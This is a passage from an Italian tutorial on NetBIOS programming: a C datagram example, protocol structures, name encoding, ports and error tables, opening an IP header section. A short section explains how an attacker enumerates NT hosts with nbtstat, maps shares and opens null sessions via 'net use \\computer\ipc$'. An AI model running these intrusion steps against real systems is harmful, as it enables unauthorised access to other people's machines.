            dwBufferLen = MAX_BUFFER;
            dwRet = Recv(pncb[dwIndex].ncb_lana_num,
                pncb[dwIndex].ncb_lsn, szSendBuff, &dwBufferLen);
            if (dwRet != NRC_GOODRET)
                break;
            szSendBuff[dwBufferLen] = 0;
            printf("Read: '%s'\n", szSendBuff);
        }
        Hangup(pncb[dwIndex].ncb_lana_num, pncb[dwIndex].ncb_lsn);
    }
    // Pulisce
    //
    for(i = 0; i < lenum.length; i++)
    {
        DelName(lenum.lana[i], argv[1]);
        CloseHandle(hArray[i]);
    }
    GlobalFree(hArray);
    GlobalFree(pncb);

    return 0;
}
```

Il datagramma

Abbiamo parlato sino ad ora di datagrammi inviati.
Ma cosa sono questi ?
In poche parole sono metodi di comunicazione non basati sulla connessione.
In genere servono a gestire eventi asincroni come ad esempio nell’ambito del protocollo TCP/IP ad inviare dei pacchetti UDP.
Esattamente come nel caso dei pacchetti UDP non viene eseguito nessun controllo di integrita su questo tipo di pacchetti pacchetti.
Ci sono tre modi per gestire la spedizione di datagrammi.
Il primo è quello di inviare direttamente ad un nome specifico.
Il secondo metodo è quello di inviare ad un nome di gruppo.
Il terzo metodo è quello di eseguire un broadcast a tutta la rete.
Un esempio di programma per la gesione dei daagrammi a livelo di NetBios è il seguente.

```
// Nbdgram.c

#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

#include "..\Common\nbcommon.h"

#define MAX_SESSIONS            254
#define MAX_NAMES               254
#define MAX_DATAGRAM_SIZE       512

BOOL   bSender = FALSE,               // Send or receive datagrams
       bRecvAny = FALSE,              // Receive for any name
       bUniqueName = TRUE,            // Register my name as unique?
       bBroadcast = FALSE,            // Use broadcast datagrams?
       bOneLana = FALSE;              // Use all LANAs or just one?
char   szLocalName[NCBNAMSZ + 1],     // Local NetBIOS name
       szRecipientName[NCBNAMSZ + 1]; // Recipient's NetBIOS name
DWORD  dwNumDatagrams = 25,           // Number of datagrams to send
```

```
       dwOneLana,                     // If using one LANA, which one
?
       dwDelay = 0;                   // Delay between datagram sends

//
// Function: ValidateArgs
//
// Description:
//    This function parses the command line arguments
//    and sets various global flags indicating the selections
//
void ValidateArgs(int argc, char **argv)
{
    int                i;

    for(i = 1; i < argc; i++)

    {
        if (strlen(argv[i]) < 2)
            continue;
        if ((argv[i][0] == '-') || (argv[i][0] == '/'))
        {
            switch (tolower(argv[i][1]))
            {
                case 'n':        // Use a unique name
                    bUniqueName = TRUE;
                    if (strlen(argv[i]) > 2)
                        strcpy(szLocalName, &argv[i][3]);
                    break;
                case 'g':        // Use a group name
                    bUniqueName = FALSE;
                    if (strlen(argv[i]) > 2)
                        strcpy(szLocalName, &argv[i][3]);
                    break;
                case 's':        // Send datagrams
                    bSender = TRUE;
                    break;
                case 'c':        // # of datagrams to send or receive
                    if (strlen(argv[i]) > 2)
                        dwNumDatagrams = atoi(&argv[i][3]);
                    break;
                case 'r':        // Recipient's name for datagrams
                    if (strlen(argv[i]) > 2)
                        strcpy(szRecipientName, &argv[i][3]);
                    break;
                case 'b':        // Use broadcast datagrams
                    bBroadcast = TRUE;
                    break;
                case 'a':        // Receive datagrams on any name
                    bRecvAny = TRUE;
                    break;
                case 'l':        // Operate on this LANA only
                    bOneLana = TRUE;
                    if (strlen(argv[i]) > 2)
                        dwOneLana = atoi(&argv[i][3]);
                    break;
                case 'd':        // Delay (millisecs) between sends
                    if (strlen(argv[i]) > 2)
                        dwDelay = atoi(&argv[i][3]);
                    break;
                default:
```

```
                    printf("usage: nbdgram ?\n");
                    break;
             }
        }
    }
    return;
}

//
// Function: DatagramSend
//
// Description:
//    Send a directed datagram to the specified recipient on the
//    specified LANA number from the given name number to the
//    specified recipient. Also specified is the data buffer and
//    the number of bytes to send.
//
int DatagramSend(int lana, int num, char *recipient,
                 char *buffer, int buflen)
{
    NCB                ncb;

    ZeroMemory(&ncb, sizeof(NCB));
    ncb.ncb_command = NCBDGSEND;
    ncb.ncb_lana_num = lana;
    ncb.ncb_num = num;
    ncb.ncb_buffer = (PUCHAR)buffer;
    ncb.ncb_length = buflen;

    memset(ncb.ncb_callname, ' ', NCBNAMSZ);
    strncpy(ncb.ncb_callname, recipient, strlen(recipient));

    if (Netbios(&ncb) != NRC_GOODRET)
    {
        printf("Netbios: NCBDGSEND failed: %d\n", ncb.ncb_retcode);
        return ncb.ncb_retcode;
    }
    return NRC_GOODRET;
}

//
// Function: DatagramSendBC
//
// Description:
//    Send a broadcast datagram on the specified LANA number from the

//    given name number. Also specified is the data buffer and the nu
mber
//    of bytes to send.
//
int DatagramSendBC(int lana, int num, char *buffer, int buflen)
{

    NCB                ncb;

    ZeroMemory(&ncb, sizeof(NCB));
    ncb.ncb_command = NCBDGSENDBC;
    ncb.ncb_lana_num = lana;
    ncb.ncb_num = num;
    ncb.ncb_buffer = (PUCHAR)buffer;
    ncb.ncb_length = buflen;
```

```
    if (Netbios(&ncb) != NRC_GOODRET)
    {
        printf("Netbios: NCBDGSENDBC failed: %d\n", ncb.ncb_retcode);
        return ncb.ncb_retcode;
    }
    return NRC_GOODRET;
}

//
// Function: DatagramRecv
//
// Description:
//    Receive a datagram on the given LANA number directed toward the
//    name represented by num. Data is copied into the supplied buffe
r.
//    If hEvent is not 0, the receive call is made asynchronously
//    with the supplied event handle. If num is 0xFF, listen for a
//    datagram destined for any NetBIOS name registered by the proces
s.
//
int DatagramRecv(PNCB pncb, int lana, int num, char *buffer,
                 int buflen, HANDLE hEvent)
{
    ZeroMemory(pncb, sizeof(NCB));
    if (hEvent)
    {
        pncb->ncb_command = NCBDGRECV | ASYNCH;
        pncb->ncb_event = hEvent;
    }
    else
        pncb->ncb_command = NCBDGRECV;
    pncb->ncb_lana_num = lana;
    pncb->ncb_num = num;
    pncb->ncb_buffer = (PUCHAR)buffer;
    pncb->ncb_length = buflen;

    if (Netbios(pncb) != NRC_GOODRET)
    {
        printf("Netbos: NCBDGRECV failed: %d\n", pncb->ncb_retcode);
        return pncb->ncb_retcode;
    }
    return NRC_GOODRET;
}

//
// Function: DatagramRecvBC
//
// Description:
//    Receive a broadcast datagram on the given LANA number.
//    Data is copied into the supplied buffer. If hEvent is not 0,
//    the receive call is made asynchronously with the supplied
//    event handle.
//
int DatagramRecvBC(PNCB pncb, int lana, int num, char *buffer,
                   int buflen, HANDLE hEvent)
{
    ZeroMemory(pncb, sizeof(NCB));
    if (hEvent)
    {
        pncb->ncb_command = NCBDGRECVBC | ASYNCH;
```

```
        pncb->ncb_event = hEvent;
    }
    else
        pncb->ncb_command = NCBDGRECVBC;
    pncb->ncb_lana_num = lana;
    pncb->ncb_num = num;
    pncb->ncb_buffer = (PUCHAR)buffer;
    pncb->ncb_length = buflen;

    if (Netbios(pncb) != NRC_GOODRET)
    {
        printf("Netbios: NCBDGRECVBC failed: %d\n", pncb-
>ncb_retcode);
        return pncb->ncb_retcode;
    }
    return NRC_GOODRET;
}

//
// Function: main
//
// Description:
//    Initialize the NetBIOS interface, allocate resources, and then
//    send or receive datagrams according to the user's options
//
int main(int argc, char **argv)
{
    LANA_ENUM   lenum;

    int         i, j;
    char        szMessage[MAX_DATAGRAM_SIZE],
                szSender[NCBNAMSZ + 1];
    DWORD      *dwNum = NULL,
                dwBytesRead,
                dwErr;

    ValidateArgs(argc, argv);
    //
    // Enumerate and reset the LANA numbers
    //
    if ((dwErr = LanaEnum(&lenum)) != NRC_GOODRET)
    {
        printf("LanaEnum failed: %d\n", dwErr);
        return 1;
    }
    if ((dwErr = ResetAll(&lenum, (UCHAR)MAX_SESSIONS,
        (UCHAR)MAX_NAMES, FALSE)) != NRC_GOODRET)
    {
        printf("ResetAll failed: %d\n", dwErr);
        return 1;
    }
    //
    // This buffer holds the name number for the NetBIOS name added
    // to each LANA
    //
    dwNum = (DWORD *)GlobalAlloc(GMEM_FIXED | GMEM_ZEROINIT,
            sizeof(DWORD) * lenum.length);
    if (dwNum == NULL)
    {
        printf("out of memory\n");
        return 1;
```

```
    }
    //
    // If we're going to operate on only one LANA, register the name
    // on only that specified LANA; otherwise, register it on all
    // LANAs
    //
    if (bOneLana)
    {
        if (bUniqueName)
            AddName(dwOneLana, szLocalName, &dwNum[0]);
        else
            AddGroupName(dwOneLana, szLocalName, &dwNum[0]);
    }
    else
    {
        for(i = 0; i < lenum.length; i++)
        {
            if (bUniqueName)
                AddName(lenum.lana[i], szLocalName, &dwNum[i]);
            else
                AddGroupName(lenum.lana[i], szLocalName, &dwNum[i]);
        }
    }
    // We are sending datagrams
    //
    if (bSender)
    {
        // Broadcast sender
        //
        if (bBroadcast)
        {
            if (bOneLana)
            {
                // Broadcast the message on the one LANA only
                //
                for(j = 0; j < dwNumDatagrams; j++)
                {
                    wsprintf(szMessage,
                        "[%03d] Test broadcast datagram", j);
                    if (DatagramSendBC(dwOneLana, dwNum[0],
                        szMessage, strlen(szMessage))
                        != NRC_GOODRET)
                        return 1;
                    Sleep(dwDelay);
                }
            }
            else
            {
                // Broadcast the message on every LANA on the local
                // machine
                //
                for(j = 0; j < dwNumDatagrams; j++)
                {
                    for(i = 0; i < lenum.length; i++)
                    {
                        wsprintf(szMessage,
                            "[%03d] Test broadcast datagram", j);
                        if (DatagramSendBC(lenum.lana[i], dwNum[i],
                            szMessage, strlen(szMessage))
                            != NRC_GOODRET)
                            return 1;
```

```
                    }

                    Sleep(dwDelay);
                }
            }
        }
        else
        {
            if (bOneLana)
            {
                // Send a directed message to the one LANA specified
                //
                for(j = 0; j < dwNumDatagrams; j++)
                {
                    wsprintf(szMessage,
                        "[%03d] Test directed datagram", j);
                    if (DatagramSend(dwOneLana, dwNum[0],
                        szRecipientName, szMessage,
                        strlen(szMessage)) != NRC_GOODRET)
                        return 1;
                    Sleep(dwDelay);
                }
            }
            else
            {
                // Send a directed message to each LANA on the
                // local machine
                //
                for(j = 0; j < dwNumDatagrams; j++)
                {
                    for(i = 0; i < lenum.length; i++)
                    {
                        wsprintf(szMessage,
                            "[%03d] Test directed datagram", j);
                        printf("count: %d.%d\n", j,i);
                        if (DatagramSend(lenum.lana[i], dwNum[i],
                            szRecipientName, szMessage,
                            strlen(szMessage)) != NRC_GOODRET)
                            return 1;
                    }
                    Sleep(dwDelay);
                }
            }
        }
    }
    else                // We are receiving datagrams
    {
        NCB     *ncb=NULL;
        char    **szMessageArray = NULL;
        HANDLE  *hEvent=NULL;
        DWORD   dwRet;

        // Allocate an array of NCB structure to submit to each recv
        // on each LANA
        //
        ncb = (NCB *)GlobalAlloc(GMEM_FIXED | GMEM_ZEROINIT,
                    sizeof(NCB) * lenum.length);
        //
        // Allocate an array of incoming data buffers
        //
        szMessageArray = (char **)GlobalAlloc(GMEM_FIXED,
```

```
                sizeof(char *) * lenum.length);
        for(i = 0; i < lenum.length; i++)
            szMessageArray[i] = (char *)GlobalAlloc(GMEM_FIXED,
                    MAX_DATAGRAM_SIZE);
        //
        // Allocate an array of event handles for
        // asynchronous receives
        //
        hEvent = (HANDLE *)GlobalAlloc(GMEM_FIXED | GMEM_ZEROINIT,
                sizeof(HANDLE) * lenum.length);
        for(i = 0; i < lenum.length; i++)
            hEvent[i] = CreateEvent(0, TRUE, FALSE, 0);

        if (bBroadcast)
        {
            if (bOneLana)
            {
                // Post synchronous broadcast receives on
                // the one LANA specified
                //
                for(j = 0; j < dwNumDatagrams; j++)
                {
                    if (DatagramRecvBC(&ncb[0], dwOneLana, dwNum[0],
                        szMessageArray[0], MAX_DATAGRAM_SIZE,
                        NULL) != NRC_GOODRET)
                        return 1;
                    FormatNetbiosName(ncb[0].ncb_callname, szSender);
                    printf("%03d [LANA %d] Message: '%s' "
                        "received from: %s\n", j,
                        ncb[0].ncb_lana_num, szMessageArray[0],
                        szSender);
                }
            }
            else

            {
                // Post asynchronous broadcast receives on each LANA
                // number available. For each command that succeeded,

                // print the message; otherwise, cancel the command.
                //
                for(j = 0; j < dwNumDatagrams; j++)
                {
                    for(i = 0; i < lenum.length; i++)
                    {
                        dwBytesRead = MAX_DATAGRAM_SIZE;
                        if (DatagramRecvBC(&ncb[i], lenum.lana[i],
                            dwNum[i], szMessageArray[i],
                            MAX_DATAGRAM_SIZE, hEvent[i])
                            != NRC_GOODRET)
                            return 1;
                    }
                    dwRet = WaitForMultipleObjects(lenum.length,
                        hEvent, FALSE, INFINITE);
                    if (dwRet == WAIT_FAILED)
                    {
                        printf("WaitForMultipleObjects failed: %d\n",
                            GetLastError());
                        return 1;
                    }
                    for(i = 0; i < lenum.length; i++)
```

```
                    {
                        if (ncb[i].ncb_cmd_cplt == NRC_PENDING)
                            Cancel(&ncb[i]);
                        else
                        {
                            ncb[i].ncb_buffer[ncb[i].ncb_length] = 0;
                            FormatNetbiosName(ncb[i].ncb_callname,
                                szSender);
                            printf("%03d [LANA %d] Message: '%s' "
                                "received from: %s\n", j,
                                ncb[i].ncb_lana_num,
                                szMessageArray[i], szSender);
                        }
                        ResetEvent(hEvent[i]);
                    }
                }
            }
        }
        else
        {
            if (bOneLana)
            {
                // Make a blocking datagram receive on the specified
                // LANA number
                //
                for(j = 0; j < dwNumDatagrams; j++)
                {
                    if (bRecvAny)
                    {
                        // Receive data destined for any NetBIOS name
                        // in this process's name table
                        //
                        if (DatagramRecv(&ncb[0], dwOneLana, 0xFF,
                            szMessageArray[0], MAX_DATAGRAM_SIZE,
                            NULL) != NRC_GOODRET)
                            return 1;
                    }
                    else
                    {
                        if (DatagramRecv(&ncb[0], dwOneLana,
                            dwNum[0], szMessageArray[0],
                            MAX_DATAGRAM_SIZE, NULL)
                            != NRC_GOODRET)
                            return 1;
                    }
                    FormatNetbiosName(ncb[0].ncb_callname, szSender);
                    printf("%03d [LANA %d] Message: '%s' "
                           "received from: %s\n", j,
                           ncb[0].ncb_lana_num, szMessageArray[0],
                           szSender);
                }
            }
            else
            {
                // Post asynchronous datagram receives on each LANA
                // available. For all those commands that succeeded,
                // print the data; otherwise, cancel the command.
                //
                for(j = 0; j < dwNumDatagrams; j++)
                {
                    for(i = 0; i < lenum.length; i++)
```

```
                    {
                        if (bRecvAny)
                        {
                            // Receive data destined for any NetBIOS
                            // name in this process's name table
                            //
                            if (DatagramRecv(&ncb[i], lenum.lana[i],
                                0xFF, szMessageArray[i],

                                MAX_DATAGRAM_SIZE, hEvent[i])
                                != NRC_GOODRET)
                                return 1;
                        }
                        else
                        {
                            if (DatagramRecv(&ncb[i], lenum.lana[i],
                                dwNum[i], szMessageArray[i],
                                MAX_DATAGRAM_SIZE, hEvent[i])
                                != NRC_GOODRET)
                                return 1;
                        }
                    }
                    dwRet = WaitForMultipleObjects(lenum.length,
                        hEvent, FALSE, INFINITE);
                    if (dwRet == WAIT_FAILED)
                    {
                        printf("WaitForMultipleObjects failed: %d\n",
                            GetLastError());
                        return 1;
                    }
                    for(i = 0; i < lenum.length; i++)
                    {
                        if (ncb[i].ncb_cmd_cplt == NRC_PENDING)
                            Cancel(&ncb[i]);
                        else
                        {
                            ncb[i].ncb_buffer[ncb[i].ncb_length] = 0;
                            FormatNetbiosName(ncb[i].ncb_callname,
                                szSender);
                            printf("%03d [LANA %d] Message: '%s' "
                                "from: %s\n", j, ncb[i].ncb_lana_num,
                                szMessageArray[i], szSender);
                        }
                        ResetEvent(hEvent[i]);
                    }
                }
            }
        }
        // Clean up
        //
        for(i = 0; i < lenum.length; i++)
        {
            CloseHandle(hEvent[i]);
            GlobalFree(szMessageArray[i]);
        }
        GlobalFree(hEvent);
        GlobalFree(szMessageArray);
    }
    // Clean things up
    //
    if (bOneLana)
```

```
        DelName(dwOneLana, szLocalName);
    else
    {
        for(i = 0; i < lenum.length; i++)
            DelName(lenum.lana[i], szLocalName);
    }
    GlobalFree(dwNum);

    return 0;
}
```

I parametri per il programma visto sono :

Flag	***Meaning***
/n:*my-name*	Register the unique name *my-name*.
/g:*group-name*	Register the group name *group-name*.
/s	Send datagrams (by default, the sample receives datagrams).
/c:*n*	Send or receive *n* number of datagrams.
/r:*receiver*	Specify the NetBIOS name to send the datagrams to.
/b	Use broadcast datagrams.
/a	Post receives for any NetBIOS name (set *ncb_num* to 0xFF).
/l:*n*	Perform all operations on LANA *n* only (by default, all sends and receives are posted on each LANA).
/d:*n*	Wait *n* milliseconds between sends.

Comandi vari NetBios

Il comando Adapter Status (*NCBASTAT*) serve ad ottenere lo stato di un computer locale e del suo numero LANA.
Il comando restituisce una struttura *ADAPTER_STATUS* con le informazioni.

```
typedef struct _ADAPTER_STATUS {
    UCHAR   adapter_address[6];
    UCHAR   rev_major;
    UCHAR   reserved0;
    UCHAR   adapter_type;
    UCHAR   rev_minor;
    WORD    duration;
    WORD    frmr_recv;
    WORD    frmr_xmit;
    WORD    iframe_recv_err;
    WORD    xmit_aborts;
    DWORD   xmit_success;
    DWORD   recv_success;
    WORD    iframe_xmit_err;
    WORD    recv_buff_unavail;
    WORD    t1_timeouts;
    WORD    ti_timeouts;
    DWORD   reserved1;
    WORD    free_ncbs;
    WORD    max_cfg_ncbs;
```

```
    WORD    max_ncbs;
    WORD    xmit_buf_unavail;
    WORD    max_dgram_size;
    WORD    pending_sess;
    WORD    max_cfg_sess;
    WORD    max_sess;
    WORD    max_sess_pkt_size;
    WORD    name_count;
} ADAPTER_STATUS, *PADAPTER_STATUS;
typedef struct _NAME_BUFFER {
    UCHAR   name[NCBNAMSZ];
    UCHAR   name_num;
    UCHAR   name_flags;
} NAME_BUFFER, *PNAME_BUFFER;
```

Un altro comando è il Find Name (*NCBFINDNAME*).
Questo restituisce, solo in Windows NT e 2000, se qualche d'uno ha un certo nome registrato.
Le informazioni sono restituite dentro ad una struttura *FIND_NAME_HEADER.*

```
typedef struct _FIND_NAME_HEADER {
    WORD    node_count;
    UCHAR   reserved;
    UCHAR   unique_group;
} FIND_NAME_HEADER, *PFIND_NAME_HEADER;

typedef struct _FIND_NAME_BUFFER {
    UCHAR   length;
    UCHAR   access_control;
    UCHAR   frame_control;
    UCHAR   destination_addr[6];
    UCHAR   source_addr[6];
    UCHAR   routing_info[18];
} FIND_NAME_BUFFER, *PFIND_NAME_BUFFER;
```

Uso non professionale di NetBios

Sicuramente molti interessati a questa serie di testi vorrebbe sapere qualche cosa di un pò differente rispetto all'uso normale di NetBios.
Voglio subito disilludere chi pensa che NetBios offrà la possibilità di hackerare un sistema in quanto, ben esistendo questa possibilità, solo determinati sistemi, sempre di meno, offromo la possibilità di farlo.
Vedremo dopo che percentuale relativa appunto a questa possibilità è in funzione delle patch usate.
All'interno degli RFC descrittivi di NetBios, precisamente al'interno del RFC1000 e 1001 vengono descritti tre tipi differenti di clients, più uno ibrido NetBios e precisamente **B-nodes** (broadcast), **P-nodes** (peer), **M-nodes** (mixed) and **H-nodes** (Hybrid).
La differenza stà nel come questi negoziano il modo di risolvere il nome NetBios.
Il tipo B-node cerca di usare un messaggio di broadcast medante un datagramma UDP, quella P-node invece si basa su un NetBIOS Name Server, mentre infine un M.node utilizza un metodo ibrido dato dai due appena visti.
Il quanrto, l' h-node è simile al m-node solo che contatta prima un server WINS e dopo, se questo fallisce, cerca di contattare gli alri hosts usando un messaggio di broadcast.
L'ordine con cui un h-node cerca di risolvere un nome NetBios su un indirizzo IP è quello che segue :

```
Checks its NetBIOS name cache.

Contacts the WINS server
```

Performs a local-wire broadcast

Checks the LMHOSTS file

Checks the HOSTS file

Contacts its DNS server.

Come avevamo detto prima, tramite il comando nbtstat è possibile vedere i nomi registrati localmente:

c:> nbtstat –n

I valori riportati sono quelli che avevamo visto nelle tabelle iniziali di questo scritto.
Sempre all'inizio avevamo detto che NetBios non è un protocollo instradabile per cui utilizza protocolli come TCP per esserlo.
NetBios utilizza alcune porte di TCP per eseguire alcune funzioni.

TCP

- 139 - nbsession - NetBIOS session – es. net use \\123.123.123.123\ipc$ "" /user:""
- 42 - WINS - Windows Internet Name System - (also UDP port 42)

UDP

- 137 - nbname - Name Queries - eg nbtstat -A 123.123.123.123
- 138 - nbdatagram - UDP datagram services - eg net send /d:domain-name "Hello"

Moltissimi attacchi sono stati portati avanti tramite l'utilizzo della porta 139.
La struttura dei pacchetti NetBios dipende dal livello di trasporto del protocollo utilizzato.

TCP
Se il protocollo di trasporto utilizzato è il TCP, l'header di NetBios sarà lungo 4 bytes :

Byte 1: Packet Type
Byte 2: Packets Flags
Byte 3: Data size
Byte 4: Data size

Con due bytes disponibili per la dimensione dei pacchetti è possibile specificare fino a 65535 bytes di dati.
Se invece il protocollo di trasporto utilizzato è UDP la struttura si accorderà con il tipo di servizio in uso.
Quando due sistemi vogliono comunicare mediante un trasporto eseguito da TCP , dopo che il circuito è stato creato, il tutto avviene tramite un handshake NetBios.
Per dimostrare quanto detto damo un occhiata al caso in cui qualche d'uno invia un messaggio a qualche d'uno d'altro mediante un comando net send.
Ad esempio :

```
net send jsmith Ciao
```

Quando il nome NetBios viene risolto ad un determinato indirizzo IP, supponendo che questo si chiami JUPITER, quest'ultimo inizierà un handshake a tre vie TCP e quindi invierà un NetBIOS Session Request.
Per eseguire questa richiesta il nome NetBios si dovrà ricorrere ad una funzione particolare in quanto i nomi NetBios accettano spazi mentre questo non è ammesso dalla gestione DNS.
Questo processo prende i valori esadecimali di ogni lettera del nome e la slitta dentro a due parentesi ().
Queste parentesi sono aggiunte al valore hex 41 (A) per creare due nuove lettere dove prima ce n'era una (EK).
Ogni carattere non utilizzato è rimpiazzato con uno spazio (20 in HEX) e dopo viene mutilato per ottenere CA.
In questo caso JSMITH registrato con il messeger service viene tramutato in

EKFDENEJFEEICACACACACACACACACAAD

Mentre JUPITER diventa

EKFFFAEJFEEFFCCACACACACACACACAAB

L'header NetBios è settato a :

Byte 1 : 81h (session request)
Byte 2 : 00h
Byte 3 : 00h
Byte 4 : 44h

Il quarto byte dice a NetBios che I dati sono 68 bytes.
Il nome massacrato occupa parte di questo e ogni nome è preceduto da 20h e terminato da 00h
Il nome del ricevente NetBios è listato come primo.
La risposta relativa alla sessione positiva è molto semplice : 82 00 00 00 – 82h inizia il tipo del pacchetto (risposta positiva della sessione) e dopo non essendoci flags e dati la dimensione è settata a 00 00.
La sessione è ora settata tra JSMITH <03h> e JUPITER <01h>.
Il successivo pacchetto che il computer invia ha il seguente header NetBios : 00 00 00 3C
Il tipo di pacchetto 00h significa che questo è un messaggio di sessione.
L'ultimo byte è settato a 3Ch che ci dice che la lunghezza dei dati è 60 bytes.
Il messaggio Ciao viene spedito utilizzando un protocollo SMB (Server Message Block).
Dopo che il messaggio viene spedito viene ricevuta una replica : 00 00 00 23 che permette a JUPITER di sapere che il messaggio è stato ricevuto.
Il modo che utilizza NT per autenticare gli utenti permette ad un attaccante di guadagnare il possss di una macchina.
Per prima cosa è necessario richiedere la lista dei nomi registrati NetBios.
Nel frattempo utilizzate un sniffer.
Questo viene fatto con :

C:> nbtstat –A 192.197.45.123

Chiaramente l'ultimo numero è l'indirizzo IP della macchina a cui si vuole acccedere.
La risposta potrebbe essere :

```
NetBIOS Remote Machine Name Table

   Name               Type         Status
---------------------------------------------
KEVIN    <00>  UNIQUE      Registered
@HOME   <00>  GROUP       Registered
KEVIN    <03>  UNIQUE      Registered
TINY     <03>  UNIQUE      Registered
```

MAC Address = 00-50-04-05-E2-B9

In questo caso la persona non condivide nulla per cui sarà difficile riuscire a combinare qualche cosa.

Code	Description
00	No error.
01	Illegal buffer length. A SEND BROADCAST or SEND DATAGRAM command specified a length greater than 512 bytes, or a status command specified a buffer length smaller than minimum allowed.
03	Invalid command.
05	Time out. For SEND, RECEIVE, and HANG UP commands, the time-out specified when the session was established has elapsed. For a CALL or ADAPTER STATUS command, an internal timer expired.
06	Message Incomplete. The buffer size specified in the NCB was not large enough to hold the receive data. For RECEIVE or RECEIVE ANY commands, the next command will get the rest of the data. For other commands, the remaining data is lost.
08	Invalid local session number (LSN).
09	Out of resources. The Net Bios is out of some internal resource, such as buffers. Delay and reissue the command.
0A	Session closed. For a SEND, RECEIVE, RECEIVE ANY, or HANG UP, this indicates that the session was terminated by the remote computer.
0B	Command canceled. Command execution of the NCB was aborted by the CANCEL command.
0D	Duplicate local name. An ADD NAME command specified an existing name. 0E Name table full.
0F	DELETE NAME completed, but name has active sessions (name will be deleted when all sessions closed).
11	Local session table full.
12	Remote computer not listening. On a CALL, the remote computer was found, but had no outstanding LISTEN for the CALL.
13	Invalid name number.
14	Name not found. Š C-1 NET BIOS ERROR CODE LISTING (cont.) Code Description
15	Name not found or "*" or 00h in first byte of remote name field on a CALL.
16	Name already exists on network.
17	Name was deleted.

18	Session terminated abnormally. Connection with the remote computer was lost.
19	Name conflict. Two computers using the same name was detected.
21	Interface busy. The Net Bios cannot execute because it was called from an interrupt handler.
22	Too many commands issued.
23	Invalid LAN adapter (LANA) number.
24	Command completed before canceled. Returned in CANCEL NCB when target command completed normally.
26	Invalid cancel command. The target NCB could not be found.
40-FE	Hardware error. FF Indicates the command has not completed.

Il valore dovrebbe essere <20> come nella taballa che segue.

```
NetBIOS Remote Machine Name Table

   Name               Type         Status
---------------------------------------------
KEVIN    <00>  UNIQUE      Registered
@HO      <00>  GROUP       Registered
KEVIN    <20>  UNIQUE      Registered
TINY     <03>  UNIQUE      Registered

MAC Address = 00-50-04-05-E2-B9
```

Nel caso si vedesse qualche cosa di condiviso sarebbe possibile tentare di dare :

net use x: **\\ip.add.re.ss\sharename**

Questo cercherebbe di abbinare ala risorsa locale X: quella condivisa.
In ogni caso vediamo come si puo' cercare di utilizzare una connessione NULL.
Nel caso del comando visto prima

C:> nbtstat –A 192.197.45.123

il server interroga per * mediante un messaggio di broadcast.
Tutte le macchine ricevono la richiesta e rispondono in modo adeguato.
Blocate il capture dello sniffer e guardate il risultato.
Solo gli hots che sono in acolto della porta UDP 137 risponderanno a questa query.
Questa sarà la rete primaria basata su PC dalla quale riceverete una certa quantità di risposte positive.
Ora si tratterà di creare una di quelle definite come null session ovvero quelle in cui una macchina NT remota creerà una connessione senza richiedere utente e password.
Date il comando :

c:> net use \\computer\ipc$ “” /user:””

dove computer è il nome NetBios, il nome dns oppure l’IP
Le connessioni NULL sno necessarie in quanto sono il metodo con cui una macchina può loggare dentro ad un server per avere certe informazioni.
Quello che è possibile fare dipende dal livello dei service pack.

Più questo è alto meno potrete fare.
In ogni caso i servizi potrebbero essere quelli di accedere al registro e cose di questo tipo.

Appendice

Codici errori NetBios

NCB Field Input / Output Summary

Command name	CMD	RET	LSN	NUM	AD R	LEN	CALLNA ME	NA ME	RT O	ST O	LANA	DO NE
RESET	I	O	I	I	-	-	-	-	-	-	I	O
CANCEL	I	O	-	-	I	-	-	-	-	-	I	O
ADAPTER STATUS	I	O	-	-	I	I/O	I	-	-	I	I	O
UNLINK	I	O	-	-	-	-	-	-	-	-	I	O
ADD NAME	I	O	-	O	-	-	-	I	-	I	I	O
ADD GROUP NAME	I	O	-	O	-	-	-	I	-	I	I	O
DELETE NAME	I	O	-	-	-	-	-	I	-	I	I	O
CALL	I	O	O	-	-	-	I	I	I	I	I	O
LISTEN	I	O	O	-	-	-	I/O	I	I	I	I	O
HANG UP	I	O	I	-	-	-	-	-	-	I	I	O
SESSION STATUS	I	O	-	-	I	I/O	-	I	-	I	I	O
SEND	I	O	I	-	I	I	-	-	-	I	I	O
CHAIN SEND	I	O	I	-	I	I	I	-	-	I	I	O
RECEIVE	I	O	I	-	I	I/O	-	-	-	I	I	O
RECEIVE ANY	I	O	O	I	I	I/O	-	-	-	I	I	O
SEND DATAGRAM	I	O	-	I	I	I	I	-	-	I	I	O
[illegible]	I	O	-	I	I	I/O	O	-	-	I	I	O

DATAGRAM												
SEND BROADCAST	I	O	-	I	I	I	-	-	-	I	I	O
RECV BROADCAST	I	O	-	I	I	I/O	O	-	-	I	I	O

Legend I = Field is input (passed to Net Bios) O = Field is output (returned by Net Bios) I/O = Field is used for both input and output

Net Bios Command Summary

Command	Wait	No Wait	Name
General Commands			
RESET	32	--	Reset Net Bios.
CANCEL	35	--	Cancel a pending command.
ADAPTER STATUS	33	B3	Get status of a Net Bios.
UNLINK	70	--	Cancel boot redirection.
Name Commands			
ADD NAME	30	B0	Add unique name to name table.
ADD GROUP NAME	36	B6	Add non-unique name to table.
DELETE NAME	31	B1	Delete name from name table. Session Control Commands
CALL	10	90	Establish session with another.
LISTEN	11	91	Wait for a CALL from another.
HANG UP	12	92	Close session.
SESSION STATUS	34	B4	Status of sessions under name.
Session Data Transfer Commands			
SEND	14	94	Send session data.
CHAIN SEND	17	97	Concatenate and send two buffers.
RECEIVE	15	95	Receive session data.
RECEIVE ANY	16	96	Receive data from any session under specified name.

Datagram Commands			
SEND DATAGRAM	20	A0	Send data, addressed by name.
RECEIVE DATAGRAM	21	A1	Receive datagram to name.
SEND BROADCAST	22	A2	Send data to all stations.
RECEIVE BROADCAST	23	A3	Enable receive of next broadcast.

Il protocollo IP

Abbiamo detto che l'instradamento dei pacchetti avviene tramite il protocollo IP il qale grazie all'intestazione presente nell'header di ogni singolo pacchetto permette di stabilire quale strada debbano prendere i vari pacchetti per partire da un nodo e raggiungerne un altro.
Il protocollo IP rappresenta un esempio di servizio senza connessione in quanto consente lo scambio di dati tra due sistemi senza alcuna impostazione preliminare della chiamata. E' proprio per questo motivo che vi è sempre la possibilità che i dati vengano persi prima di giungere alla stazione destinazione.
Vediamo subito com'è composto l'header del pacchetto IP.

0	4	8	16		31
Vers	Hlen	Service Type	Total Length		
Identification			Flags	Fragment Offset	
Time to Live		Protocol	Header	Checksum	
Source IP Address					
Destination IP Address					
Options + Padding					

Figura 4 Il pacchetto IP

Il significato dei vari campi è il seguente.

VERS FIELD

Questo campo è costituito da 4 bits i quali identificano la versione del protocollo IP utilizzato per la creazione del datagramma.
Questo numero è quello che siamo abituati a vedere come IPV4 e IPV6 e precisamente è 4 per la versione attuale mentre è 6 per quella successiva.

